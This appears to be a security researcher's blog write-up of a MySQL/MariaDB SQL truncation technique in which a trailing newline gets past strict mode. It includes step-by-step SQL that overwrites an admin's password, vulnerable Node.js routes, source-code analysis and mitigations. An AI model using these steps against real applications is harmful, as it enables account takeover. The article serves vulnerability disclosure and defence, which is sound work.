How to rewrite the DB with truncation?
TL;DR
3 minutes TL;DR in this video.
How it started
One day, a friend of mine completed a challenge that involved an SQL truncation vulnerability, and he was concerned about it. I reassured him by telling him it was just a "CTF gimmick" and hardcoded, but that it didn't actually exist. I then started researching the topic just "to confirm".
Here are the results of that research.
The setup
We spin up a mysql:5 or mariadb:latest container and create a dead-simple user table:
docker run -it --rm --name maria-temp -e MARIADB_ROOT_PASSWORD=root mariadb
docker exec -it maria-temp mariadb -proot
CREATE DATABASE IF NOT EXISTS db;
USE db;
CREATE TABLE IF NOT EXISTS User (
id INT AUTO_INCREMENT PRIMARY KEY,
email VARCHAR(10) UNIQUE NOT NULL,
username VARCHAR(10) NOT NULL,
password VARCHAR(100) NOT NULL
);Two users. An admin we want to pwn, and a guest we control:
INSERT INTO User (email, username, password)
    VALUES ('admin@root', 'admin', 'unknowpass');

INSERT INTO User (email, username, password)
    VALUES ('guest@root', 'guest', 'guestpass');
The goal is simple: rewrite the admin password without knowing it.
PAD SPACE: MySQL's weird habit
First thing to know: MySQL with default collations (PAD SPACE) ignores trailing spaces in comparisons. So:
SELECT * FROM User WHERE username = 'admin     ';
-- Returns the admin.
-- +----+------------+----------+------------+
-- | id | email      | username | password   |
-- +----+------------+----------+------------+
-- |  1 | admin@root | admin    | unknowpass |
-- +----+------------+----------+------------+
But if we add a real character after the spaces:
SELECT * FROM User WHERE username = 'admin     a';
-- Empty set. The 'a' makes it different.
Same with \n:
SELECT * FROM User WHERE username = 'admin     \n';
-- Empty set. '\n' is not a space for comparisons.
Here we can see the key behavior: "admin" == "admin " but "admin" != "admin \n". Remember this. It matters.
Strict mode says no (usually)
Since MySQL 5.7.5, STRICT_TRANS_TABLES is enabled by default. MariaDB followed in 10.2.4. So if we try to stuff a value that's too long:
UPDATE User
    SET username = 'admin     a'
    WHERE username = 'guest';
-- ERROR 1406 (22001): Data too long for column 'username' at row 2
Strict mode catches the a character that would be lost during truncation and throws an error. Classic SQL truncation attacks from 2008 is blocked.
But here's the thing. The MySQL docs literally say:
"For VARCHAR columns, trailing spaces in excess of the column length are truncated prior to insertion and a warning is generated, regardless of the SQL mode in use."
"Regardless of the SQL mode." So truncating spaces never throws an error. Only a warning. Even in strict mode. The question becomes: what does MySQL consider a "space"?
The trick: \n is a space (but also not)
Let's try something. Instead of 'admin a', we use 'admin \n':
UPDATE User
    SET username = 'admin     \n'
    WHERE username = 'guest';
-- Query OK, 1 row affected, 1 warning
-- Rows matched: 1  Changed: 1  Warnings: 1
It works. MySQL accepted it. The \n got truncated with just a warning.
Let's check the database state:
SELECT * FROM User;
-- +----+------------+----------+------------+
-- |  1 | admin@root | admin    | unknowpass |
-- |  2 | guest@root | admin    | guestpass  |
-- +----+------------+----------+------------+

SELECT username, CHAR_LENGTH(username) FROM User;
-- | admin    |  5 |
-- | admin    | 10 |
We now have two users named "admin". The real one (5 chars) and our fake (10 chars: "admin" + 5 spaces). This works because username is not UNIQUE.
And since PAD SPACE treats them as equal in WHERE clauses, we can now overwrite the real admin's password:
SET @target_username = (SELECT username FROM User
    WHERE username = 'admin' AND password = 'guestpass');

UPDATE User
    SET password = 'evilpass'
    WHERE username = @target_username;
-- Query OK, 2 rows affected
-- Rows matched: 2  Changed: 2
SELECT * FROM User;
-- +----+------------+----------+----------+
-- | 1 | admin@root | admin | evilpass |
-- | 2 | guest@root | admin | evilpass |
-- +----+------------+----------+----------+Admin password rewritten. We're in.
Ok why? Let's read the code
So why does \n bypass strict mode while a doesn't? Time to dig into MySQL's source code.
Two definitions of "space"
When MySQL compares strings (in SELECT, WHERE, JOIN), it uses strnncollsp() from item_cmpfunc.cc. This function pads the shorter string with space characters (0x20) only. That's PAD SPACE. Only the actual space character counts.
But when MySQL stores a string and it's too long, it calls test_if_important_data() from field.cc:
static bool test_if_important_data(const CHARSET_INFO *cs,
                                   const char *str,
                                   const char *strend)
{
    if (cs != &my_charset_bin)
        str += cs->cset->scan(cs, str, strend, MY_SEQ_SPACES);
    return (str < strend);
}
This function scans the overflowing characters and checks if they're all "spaces" using my_isspace(). If yes, it returns false (data is not important) and MySQL just issues a warning. If no, it returns true and MySQL raises an error in strict mode.
my_isspace() is generous
inline bool my_isspace(const CHARSET_INFO *cs, char ch) {
    return ((cs->ctype + 1)[static_cast<uint8_t>(ch)] & MY_CHAR_SPC) != 0;
}
It checks the character against a ctype table using the MY_CHAR_SPC bitmask (octal 010, decimal 8). Let's look at which characters have this flag:
| Char | Hex | ctype value | Flags | my_isspace? |
|---|---|---|---|---|
\t (tab) |
0x09 | 40 | CTR + SPC | yes |
\n (newline) |
0x0A | 40 | CTR + SPC | yes |
\v (vtab) |
0x0B | 40 | CTR + SPC | yes |
\f (formfeed) |
0x0C | 40 | CTR + SPC | yes |
\r (return) |
0x0D | 40 | CTR + SPC | yes |
(space) |
0x20 | 72 | SPC + B | yes |
These are exactly the characters recognized by C's standard isspace() function. All of them have MY_CHAR_SPC set.
If we follow this logic: '\n' = 0x0a = ctype value 40 = 32 + 8 = MY_CHAR_CTR + MY_CHAR_SPC. The MY_CHAR_SPC flag is set, so my_isspace() returns true. MySQL considers \n as non-important data. Truncation accepted. Warning only.
The asymmetry
And that's the whole trick. MySQL has two definitions of "space":
- Comparison (
strnncollsp): only0x20 - Storage (
test_if_important_data/my_isspace):0x09through0x0D+0x20
\n passes through this gap. It's "not important" for storage (so truncation is allowed even in strict mode), but it's not a space for comparison (so it bypasses uniqueness checks in SELECT).
Store 'admin     \n'
        |
    Value too long for VARCHAR(10)
        |
    test_if_important_data(): scans with my_isspace()
        |
    '\n' has MY_CHAR_SPC flag -> "not important"
        |
    Truncation with WARNING (no error, even in strict mode)
        |
    Stored: 'admin     '
Collations: PAD SPACE vs NO PAD
This attack relies on PAD SPACE collations where 'admin' = 'admin '. Here's the thing:
- MySQL 5.x: all collations are PAD SPACE. Attack works.
- MySQL 8.0+: default collation changed to
utf8mb4_0900_ai_ciwhich is NO PAD. With NO PAD,'admin' != 'admin ', so the comparison part of the attack is broken. But the truncation behavior itself is identical -- the code hasn't changed, only the default collation. - MariaDB (all versions): default collations are always PAD SPACE (
utf8mb4_general_cion 10.x,utf8mb4_uca1400_ai_cion 11.4+). NO PAD collations exist since 10.2.2 (*_nopad_*) but they're never the default. Attack works.
So if you're on MySQL 8 with a PAD SPACE collation (common after migrating from MySQL 5), you're still vulnerable. And if you're on MariaDB with default settings, you're vulnerable regardless of version.
You can check your collation pad behavior:
SELECT COLLATION_NAME, PAD_ATTRIBUTE
FROM INFORMATION_SCHEMA.COLLATIONS
WHERE COLLATION_NAME LIKE '%utf8mb4%';
Real code example
Here's what a vulnerable Node.js app looks like. Standard stuff -- register + update profile:
Registration (uniqueness check)
router.post('/register', async (req, res) => {
  const { email, username, password } = req.body;

  const [existingUser] = await pool.query(
    'SELECT * FROM User WHERE email = ? OR username = ?',
    [email, username]
  );

  if (existingUser.length > 0) {
    return res.status(400).json({
      message: "Email ou nom d'utilisateur deja utilise."
    });
  }
  // ... insert user ...
});
If we register with "admin \n", the SELECT won't match "admin" (because \n is not ignored by PAD SPACE). Registration succeeds. MySQL truncates to "admin ".
Profile update
router.put('/update-profile', auth(), async (req, res) => {
  const { username, password, description } = req.body;

  if (username && username !== user.username) {
    const [existingUsers] = await pool.query(
      'SELECT * FROM User WHERE username = ?', [username]
    );
    if (existingUsers.length > 0) {
      return res.status(400).json({
        message: "Nom d'utilisateur deja utilise."
      });
    }
  }

  params.push(user.username);
  const updateQuery = `UPDATE User SET ${updates.join(", ")} WHERE username = ?`;
  await pool.query(updateQuery, params);
  res.status(200).json({ message: 'Profil mis a jour' });
});
The WHERE username = ? uses the session username. PAD SPACE makes "admin" match "admin ". Both rows get updated.
Who's affected?
Requirements
For this to work you need:
- MySQL 5.x, MariaDB (any version), or MySQL 8 with a PAD SPACE collation
- A non-UNIQUE field used in WHERE clauses for UPDATEs
- User-controllable field in the WHERE clause (like
usernameinstead ofid)
Doesn't work if
- The field is
UNIQUE(DBMS rejects the duplicate) - UPDATEs use
id(primary key) in WHERE clauses - Collation is NO PAD (default on MySQL 8)
Other DBMS?
| DBMS | VARCHAR comparison | Silent truncation | Vulnerable? |
|---|---|---|---|
| MySQL 5.x | PAD SPACE | Yes (spacing chars) | Yes |
| MySQL 8.0+ (default) | NO PAD | Yes (spacing chars) | Mitigated by default |
| MariaDB (all versions) | PAD SPACE | Yes (spacing chars) | Yes |
| SQL Server | PAD SPACE | Yes | Potentially |
| PostgreSQL (VARCHAR) | No padding | No (error) | No |
| Oracle (VARCHAR2) | No padding | No | No |
| SQLite | No padding | No VARCHAR limit | No |
SQL Server is interesting -- it follows ANSI SQL-92 and uses PAD SPACE for all = comparisons (only LIKE is exempt). Worth investigating further.
How to protect yourself
- Use primary keys in WHERE clauses for UPDATEs, not user-controllable text fields
- Mark sensitive fields as
UNIQUEin your schema - Use a NO PAD collation (
utf8mb4_0900_ai_cion MySQL 8, or*_nopad_*on MariaDB 10.2.2+) - Validate inputs server-side: reject control characters (
\n,\t,\r...) in text fields like usernames - Migrate from MySQL 5: it's been EOL since October 2023
References
- MySQL Reference Manual: CHAR and VARCHAR Types
- MySQL Reference Manual: Server SQL Modes (
STRICT_TRANS_TABLES) - MySQL source:
sql/field.cc(test_if_important_data),sql/item_cmpfunc.cc(Arg_comparator::compare_string),strings/ctype-simple.c(my_strnncollsp_simple,my_scan_8bit),include/mysql/strings/m_ctype.h(MY_CHAR_SPC,my_isspace) - MariaDB Documentation: VARCHAR, SQL_MODE

- MariaDB HackerOne report #3177194 (Informative, Closed)
Post-scriptum: turns out this isn't entirely new
While writing the article and conducting further research, I realized that there were references to this attack as far back as 2008. Turns out this research accidentally extends prior work -- I only made the connection after the fact.
The original attack (2008)
In 2008, Stefan Esser (SektionEins GmbH) published Advisory 05/2008, describing a SQL truncation attack against WordPress (CVE-2008-4106). The concept was first presented even earlier by Bala Neerumalla (Microsoft) at Black Hat USA 2006. The idea was simple:
- Register with
"admin" + 55 spaces + "x"(exceeding column length) - The uniqueness SELECT doesn't match (full string differs from
"admin") - MySQL silently truncates to
"admin" + 55 spaces - PAD SPACE makes the duplicate match in subsequent queries
This attack required STRICT_TRANS_TABLES to be off. Since MySQL 5.7.5 (2015) and MariaDB 10.2.4, strict mode is on by default and blocks it: the x after the spaces is "important data", so MySQL raises an error.
What's different here
The \n technique was found independently, just by reading MySQL source code out of curiosity. The connection to Esser's and Neerumalla's work only became clear afterwards.
The fundamental difference: the classic attack exploited the absence of strict mode. The \n technique exploits an internal asymmetry in MySQL that persists even with strict mode enabled. Two definitions of "space" in the source code:
- Comparison engine (
strnncollsp): only0x20 - Storage engine (
test_if_important_data/my_isspace):0x09-0x0D+0x20(C'sisspace())
\n (0x0a) slips through the crack.
| Classic (Esser, 2008) | \n technique (this article) |
|
|---|---|---|
| Requires strict mode off | Yes | No |
| Padding | Spaces + alpha char | Spaces + spacing char (\n) |
| Root cause | Silent truncation + PAD SPACE | Asymmetry my_isspace() vs strnncollsp() |
| MySQL 5.7+ strict mode | Blocked | Works |
| MariaDB 10.2.4+ strict mode | Blocked | Works |
| Known CVE | CVE-2008-4106 (WordPress) | None (considered "documented behavior") |
After searching through existing literature (security blogs, CTF writeups, OWASP, PayloadsAllTheThings, OverTheWire Natas 27, Synacktiv publications), no prior reference to the \n bypass via the MY_CHAR_SPC asymmetry was found. All existing SQL truncation writeups describe the classic technique with strict mode disabled.
Additional references
- Stefan Esser, Advisory 05/2008: WordPress user_login Column SQL Truncation Vulnerability, SektionEins GmbH, 2008
- CVE-2008-4106, NVD (NIST)
- Bala Neerumalla, SQL Injections by Truncation, Black Hat USA 2006
- MySQL Bug #30059: End-space truncation is inconsistent or incorrect
- MySQL Bug #64772: Trailing white spaces are ignored in WHERE clause
- MySQL Bug #69869: Spaces aren't spaces (
my_isspaceandMY_CHAR_SPC)
Presented at Before SSTIC Unofficial, organized by Bieres Secu Rennes and DEF CON Group Paris, with support from Synacktiv.